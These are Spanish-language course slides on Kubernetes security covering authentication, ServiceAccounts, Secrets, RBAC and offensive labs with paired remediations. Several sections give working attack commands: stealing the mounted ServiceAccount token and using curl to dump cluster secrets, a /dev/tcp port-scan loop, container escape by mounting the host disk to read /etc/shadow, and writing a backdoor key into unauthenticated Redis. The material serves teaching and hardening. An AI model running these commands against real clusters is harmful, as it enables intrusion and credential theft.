Identidad, Accesos y Superficie de Ataque

Unidad 4

ServiceAccounts • Secrets • RBAC • Tokens • Enfoque Ofensivo • OpenTelemetry

Curso de Contenedores y Orquestación

Agenda

Contenido de la Unidad 4 — Seguridad Ofensiva y Defensiva

Autenticación en Kubernetes — 01
Cómo K8s verifica quién eres: certificados, tokens, OIDC

Service Accounts — 02
Identidades para Pods — tokens automontados y proyectados

Secrets — 03
Gestión de datos sensibles: tipos, encoding base64, riesgos

RBAC — 04
Role-Based Access Control: Roles, ClusterRoles, Bindings

Superficie de Ataque — Enfoque Ofensivo — 05
Tokens expuestos, privilegios excesivos, movimiento lateral

OpenTelemetry — 06
Observabilidad: trazas, métricas y logs para detectar anomalías

6 Labs: Ataque y Defensa — 07
YAMLs vulnerables, explotación paso a paso y remediación

Autenticación en Kubernetes

¿Cómo sabe el API Server QUIÉN eres?

Kubernetes NO tiene un sistema de usuarios interno. Delega la autenticación a mecanismos externos.

Certificados X.509 (Client Certs)

El kubeconfig contiene un certificado firmado por la CA del cluster. El API Server valida la firma. El CN (Common Name) del cert es el username. La OU (Organization) son los groups. Usado por: kubectl, kubelet, controller-manager.

ServiceAccount Tokens (JWT)

Cada Pod recibe un token JWT montado en /var/run/secrets/kubernetes.io/serviceaccount/token. El API Server valida el JWT contra su propia clave. Es el método de autenticación principal para Pods y procesos internos del cluster.

OpenID Connect (OIDC)

Integra proveedores de identidad externos: Google, Azure AD, Keycloak, Okta. El API Server valida los tokens JWT contra el proveedor OIDC. Ideal para autenticación humana en producción.

Bearer Tokens Estáticos

Archivo CSV con tokens estáticos (--token-auth-file). Extremadamente inseguro: tokens en texto plano, sin rotación, sin expiración. NUNCA usar en producción. Deprecated en versiones modernas.

Flujo: Autenticación → Autorización → Admisión

Las 3 puertas que debe pasar cada request al API Server

1

Authentication

¿QUIÉN eres?

Valida certificados, tokens JWT o OIDC.

Si falla: 401 Unauthorized

2

Authorization (RBAC)

¿QUÉ puedes hacer?

Evalúa Roles y ClusterRoles.

Si falla: 403 Forbidden

3

Admission Control

¿CUMPLE las políticas?

Mutating + Validating webhooks.

PSA, OPA Gatekeeper, Kyverno

```
# Ejemplo: kubectl get pods → ¿qué pasa internamente?

1. kubectl envía request HTTPS al API Server (puerto 6443)
2. Authentication: valida el certificado del kubeconfig
3. Authorization: RBAC verifica que el user tiene permiso 'get' en 'pods'
4. Admission: webhooks validan/mutan la request
5. API Server responde con la lista de Pods (200 OK)
```

Service Accounts

La identidad de los Pods dentro del cluster

Un ServiceAccount es una identidad para procesos que corren en Pods. Cada namespace tiene un SA 'default' que se automonta en cada Pod.

serviceaccount.yaml

```yaml
apiVersion: v1
kind: ServiceAccount
metadata:
  name: app-sa
  namespace: production
  annotations:
    # IAM Role (AWS)
    eks.amazonaws.com/role-arn: |-
      arn:aws:iam::123:role/app
automountServiceAccountToken: false
---
# Uso en un Pod:
# spec:
#   serviceAccountName: app-sa
#   automountServiceAccountToken: false
```

Anatomía del SA Token

Token montado automáticamente

Por defecto, K8s monta el token JWT en:
/var/run/secrets/kubernetes.io/serviceaccount/token
Esto permite al Pod hablar con el API Server.

Projected Tokens (K8s 1.20+)

Tokens con expiración (1h default), audience-bound y auto-rotados. Más seguros que los legacy tokens estáticos.

Secrets en Kubernetes

Almacenamiento de datos sensibles — ¿realmente seguros?

Los Secrets en K8s están codificados en base64, NO encriptados. Cualquiera con acceso get secrets puede leerlos.

secret.yaml

```yaml
apiVersion: v1
kind: Secret
metadata:
  name: db-credentials
type: Opaque
data:
  # echo -n 'admin' | base64
  username: YWRtaW4=
  # echo -n 'S3cret!P@ss' | base64
  password: UzNjcmV0IVBAc3M=
---
# Decodificar:
# echo 'YWRtaW4=' | base64 -d
# → admin

# ¡base64 NO es cifrado!
```

Tipos de Secrets

Opaque

Datos arbitrarios. El tipo más común para passwords, API keys.

kubernetes.io/dockerconfigjson

Credenciales para registries privados (Docker Hub, ECR, GCR).

kubernetes.io/service-account-token

Token JWT de ServiceAccount. Legacy: creado automáticamente.

RBAC — Role-Based Access Control

Controla QUIÉN puede hacer QUÉ sobre cuáles RECURSOS

Role

Define permisos DENTRO de un namespace.

Ej: listar pods, crear services en 'production'.

ClusterRole

Define permisos a nivel de TODO el cluster.

Ej: listar nodes, crear namespaces, leer secrets en todos los NS.

RoleBinding

Conecta un Role con un User/Group/SA.

Da permisos en un namespace específico.

ClusterRoleBinding

Conecta un ClusterRole con un User/Group/SA.

Da permisos en TODO el cluster. ¡Muy peligroso!

RBAC — Manifiestos

Role + RoleBinding en acción

role-readonly.yaml

```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  namespace: production
  name: pod-reader
rules:
- apiGroups: [""]
  resources: ["pods","pods/log"]
  verbs: ["get","list","watch"]
---
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: read-pods
  namespace: production
subjects:
- kind: ServiceAccount
  name: monitoring-sa
  namespace: production
roleRef:
  kind: Role
  name: pod-reader
  apiGroup: rbac.authorization.k8s.io
```

Anatomía del RBAC

rules[]

Lista de permisos. Cada rule define:

- apiGroups: "" = core, "apps" = deployments
- resources: pods, secrets, services...
- verbs: get, list, create, delete, patch

subjects[]

Quién recibe los permisos:

- ServiceAccount (identidad de Pod)
- User (identidad humana, del cert)
- Group (system:masters, etc.)

roleRef

A qué Role o ClusterRole se vincula.
El binding conecta subjects con el role.

⚠ Verbos peligrosos

- create secrets → puede crear tokens
- delete pods → denial of service
- * (wildcard) → control total
- escalate, bind → escalar privilegios

Superficie de Ataque en Kubernetes

Vectores principales que explota un atacante

Un cluster K8s mal configurado ofrece múltiples vectores de ataque. Estos son los más explotados en pentests reales.

1. Tokens SA Expuestos

Token automontado en cada Pod. Si RCE en app → acceso al API Server.

2. RBAC Excesivo

ClusterRoleBinding con cluster-admin a SAs. Escalación inmediata.

3. Secrets Legibles

SA con get secrets puede leer passwords de toda la BD.

4. Pod Privilegiado

privileged: true o hostPID/hostNetwork permiten escape al nodo.

5. Movimiento Lateral

Desde un Pod comprometido, pivotar a otros servicios via DNS.

6. OTel Mal Configurado

Trazas con datos sensibles expuestas sin auth en el collector.

Ataque: Token de ServiceAccount Expuesto

Del RCE al control del cluster en 3 comandos

Explotación paso a paso

```
# ═══ PASO 1: El atacante obtiene RCE en un Pod vulnerable ═══
# (ej: inyección de comandos en una app web)

# ═══ PASO 2: Leer el token automontado ═══
cat /var/run/secrets/kubernetes.io/serviceaccount/token
# eyJhbGciOiJSUzI1NiIsImtpZCI6...

# ═══ PASO 3: Usar el token contra el API Server ═══
export TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
export API=https://$KUBERNETES_SERVICE_HOST:$KUBERNETES_SERVICE_PORT

# Ver qué permisos tiene este token
curl -sk -H "Authorization: Bearer $TOKEN" $API/apis/authorization.k8s.io/v1/selfsubjectaccessreviews -d '{
  "apiVersion":"authorization.k8s.io/v1",
  "kind":"SelfSubjectAccessReview",
  "spec":{"resourceAttributes":{"verb":"list","resource":"secrets"}}
}'

# Si tiene permisos → leer TODOS los secrets
curl -sk -H "Authorization: Bearer $TOKEN" $API/api/v1/secrets
# → passwords, tokens, certificados TLS...
```

Ataque: Privilegios RBAC Excesivos

Cuando un ServiceAccount tiene demasiado poder

❌ VULNERABLE — cluster-admin a un SA

```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: app-admin  # ⚠ PELIGROSO
subjects:
- kind: ServiceAccount
  name: webapp-sa
  namespace: default
roleRef:
  kind: ClusterRole
  # ¡¡¡ NUNCA hacer esto !!!
  name: cluster-admin
  apiGroup: rbac.authorization.k8s.io

# Con cluster-admin, el atacante puede:
# - Leer TODOS los secrets
# - Crear Pods privilegiados
# - Eliminar namespaces
# - Escalar a root en CUALQUIER nodo
```

✓ SEGURO — permisos mínimos

```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: Role  # Solo en un namespace
metadata:
  namespace: production
  name: webapp-role
rules:
- apiGroups: [""]
  resources: ["configmaps"]
  verbs: ["get"]  # Solo lectura
- apiGroups: [""]
  resources: ["pods"]
  verbs: ["get","list"]
---
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: webapp-binding
  namespace: production
subjects:
- kind: ServiceAccount
  name: webapp-sa
roleRef:
  kind: Role
  name: webapp-role
  apiGroup: rbac.authorization.k8s.io
```

Ataque: Movimiento Lateral

Pivotar desde un Pod comprometido a otros servicios

Técnicas de movimiento lateral dentro del cluster

```
# ═══ 1. DESCUBRIR SERVICIOS via DNS ═══
# CoreDNS resuelve nombres de Services automáticamente
nslookup redis-svc.production.svc.cluster.local
# → 10.96.45.12

# ═══ 2. ESCANEAR LA RED INTERNA DEL CLUSTER ═══
# Cada Pod tiene acceso a la red del cluster por defecto
# (sin Network Policies, todo es accesible)
for i in $(seq 1 255); do
  timeout 1 bash -c "echo >/dev/tcp/10.96.0.$i/80" 2>/dev/null && echo "10.96.0.$i:80 OPEN"
done

# ═══ 3. PIVOTAR A OTROS PODS ═══
# Conectarse a Redis sin autenticación
redis-cli -h redis-svc.production.svc.cluster.local
# → acceso directo a la BD

# ═══ 4. ROBAR TOKENS DE OTROS PODS ═══
# Si tiene permisos exec en otros pods:
kubectl exec -it otra-app-pod -- cat /var/run/secrets/kubernetes.io/serviceaccount/token

# ═══ MITIGACIÓN: Network Policies ═══
# Restringir comunicación entre Pods con Calico/Cilium
```

Resumen: Hardening de Kubernetes

Checklist de seguridad — Blue Team

automountServiceAccountToken: false

En Pods que no necesitan hablar con la API

RBAC con mínimo privilegio

Nunca cluster-admin a ServiceAccounts. Roles por namespace.

Secrets encriptados en etcd

Habilitar EncryptionConfiguration + KMS externo (Vault, AWS KMS)

Network Policies

Restringir comunicación entre namespaces y Pods. Default deny.

Pod Security Standards (PSA)

Forzar restricted level: no root, no privileged, no hostPath.

OTel: filtrar PII + TLS

Processors que limpian datos sensibles. Mutual TLS en collectors.

Audit Logging habilitado

Registrar quién hizo qué y cuándo en el API Server.

Rotar tokens y credentials

Projected tokens con expiración. Sealed Secrets o External Secrets.

Network Policy — Filtra por Labels, No por Namespace


La Network Policy evalua los labels de cada pod para decidir si permite o bloquea el trafico

NetworkPolicy YAML

```yaml
podSelector:
  matchLabels:
    app: redis

ingress:
  - from:
    - podSelector:
        matchLabels:
          app: webapp
    ports:
      - port: 6379
```

Resultado del Filtrado



Los LABELS del pod deciden el acceso

El namespace NO es el criterio de filtro

Aplica DENTRO y FUERA del namespace

Laboratorios: Ataque y Defensa

6 Labs — YAMLs Vulnerables → Explotación → Remediación

01 Token SA Expuesto

02 RBAC Excesivo (cluster-admin)

03 Secrets en Texto Plano

04 Pod Privilegiado (Container Escape)

05 Movimiento Lateral (Sin NetPol)

06 OTel Data Exfiltration

Lab 1: Token SA Expuesto — Vulnerabilidad

Explotar token automontado para acceder al API Server

❌ lab1-vulnerable-pod.yaml

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: vuln-app-lab1
  namespace: default
spec:
  serviceAccountName: default
  # ⚠ automountServiceAccountToken no está
  # ⚠ configurado (default: true)
  containers:
  - name: webapp
    image: nginx:1.25-alpine
    ports:
    - containerPort: 80
```

🔴 Explotación

```bash
# 1. Entrar al Pod
kubectl exec -it app-vulnerable -- sh

# 2. Leer el token montado
TOKEN=$(cat
/var/run/secrets/kubernetes.io/serviceaccount/token)

# 3. Verificar acceso al API Server
APISERVER=https://$KUBERNETES_SERVICE_HOST:$KUBERNETES
_SERVICE_PORT


curl -sk -H "Authorization: Bearer $TOKEN" \
  $APISERVER/api/v1/namespaces/default/pods
# → Si responde 200, el token tiene acceso
```

Lab 3: Secrets en Texto Plano — Vulnerabilidad

Leer credenciales de base de datos desde un Pod

❌ **lab3-vuln-secret.yaml**

```yaml
apiVersion: v1
kind: Secret
metadata:
  name: db-secret-lab3
type: Opaque
data:
  DB_USER: YWRtaW4=      # admin
  DB_PASS: UzNjcmV0UEBzcw==  # S3cretP@ss
  DB_HOST: cG9zdGdyZXMuc3Zj  # postgres.svc
---
apiVersion: v1
kind: Pod
metadata:
  name: vuln-app-lab3
spec:
  containers:
  - name: app
    image: nginx:alpine
    envFrom:
    - secretRef:
        name: db-secret-lab3
```

🔴 **Explotación**

```bash
# 1. Entrar al Pod
kubectl exec -it vuln-app-lab3 -- sh

# 2. Las credenciales están en env vars
env | grep DB_
# DB_USER=admin
# DB_PASS=S3cretP@ss
# DB_HOST=postgres.svc

# 3. Desde cualquier SA con get secrets:
kubectl exec -n lab3-secrets app-with-secrets -- env |
grep DB_
```

Lab 4: Pod Privilegiado - Container Escape Vuln

Escapar del contenedor al nodo host

❌ lab4-vuln-privileged.yaml

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: vuln-pod-lab4
spec:
  hostPID: true    # ⚠ Ve procesos del host
  hostNetwork: true # ⚠ Red del host
  containers:
  - name: pwned
    image: alpine
    command: ["sleep","3600"]
    securityContext:
      privileged: true  # ⚠ ESCAPE TOTAL
```

🔴 Explotación

```bash
# 1. Entrar al pod
kubectl exec -it privileged-pod -n lab4-escape -- sh

# 2. Ver procesos del HOST (no del container)
ps aux | head -20
# → kubelet, containerd, sshd...

# 3. Montar el filesystem del host
mkdir -p /mnt/host
mount /dev/sda1 /mnt/host

# 4. Leer archivos sensibles del nodo
cat /mnt/host/etc/shadow
```

¿Cual es el Hash del usuario Root?

Lab 5: Movimiento Lateral sin Network Policies Vulnerabilidad

Desde un pod comprometido, acceder a servicios internos

❌ lab5-vuln-no-netpol.yaml

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: redis-lab5
spec:
  replicas: 1
  selector:
    matchLabels: { app: redis-lab5 }
  template:
    metadata:
      labels: { app: redis-lab5 }
    spec:
      containers:
      - name: redis
        image: redis:7-alpine
        # ⚠ Sin password
        # ⚠ Sin Network Policy
---
apiVersion: v1
kind: Service
metadata:
  name: redis-lab5-svc
spec:
  selector: { app: redis-lab5 }
  ports: [{ port: 6379 }]
```

🔴 Explotación

```bash
# 1. Desde CUALQUIER Pod en el cluster:
# (no hace falta ser del mismo namespace)

# 2. Descubrir el servicio Redis
nslookup redis-lab5-svc.default.svc.cluster.local

# 3. Conectarse sin autenticación
kubectl exec -n lab5-lateral attacker -- redis-cli -h
redis-svc PING

# 4. ATAQUE: Inyectando datos en Redis
kubectl exec -n lab5-lateral attacker -- redis-cli -h
redis-svc SET backdoor "Payload-ESCRIBE-TU-NOMBRE"


# 5.  Extrayendo toda la información
kubectl exec -n lab5-lateral attacker -- redis-cli -h
redis-svc --scan
```

Lab 5: Movimiento Lateral sin Network Policies — Remediación

Configuración segura y mitigaciones

✅ **lab5-secure-netpol.yaml**

```yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: redis-allow-only-app
  namespace: default
spec:
  podSelector:
    matchLabels: { app: redis-lab5 }
  policyTypes: ["Ingress"]
  ingress:
  - from:
    - podSelector:
        matchLabels: { app: frontend-lab5 }
    ports:
    - protocol: TCP
      port: 6379
# Solo Pods con label app: frontend-lab5
# pueden acceder al puerto 6379 de Redis.
# Todo el resto está BLOQUEADO.
---
# + Redis con requirepass en ConfigMap
# + mTLS con service mesh (Istio/Linkerd)
```

Resumen de Labs — Ataque y Defensa

Referencia rápida: vulnerabilidad → mitigación

Lab	Vulnerabilidad	Vector de Ataque	Mitigación
1	Token SA automontado	Leer token → API access	automountSAToken: false
2	RBAC cluster-admin	Escalar privilegios	Role mínimo por NS
3	Secrets en env vars	base64 decode	Vault + etcd encryption
4	Pod privilegiado	Escape al host	PSA restricted + drop ALL
5	Sin NetworkPolicy	Movimiento lateral	NetPol default deny

Resumen — Unidad 4

- Autenticación: certificados X.509, SA tokens JWT y OIDC
- ServiceAccounts: deshabilitar automount en Pods que no lo necesitan
- Secrets: base64 ≠ encriptación. Usar Vault/sealed-secrets + etcd encryption
- RBAC: mínimo privilegio. Nunca cluster-admin a ServiceAccounts
- Ofensivo: tokens expuestos → escalación → movimiento lateral → exfiltración
- OpenTelemetry: observar pero proteger — filtrar PII, TLS y Network Policies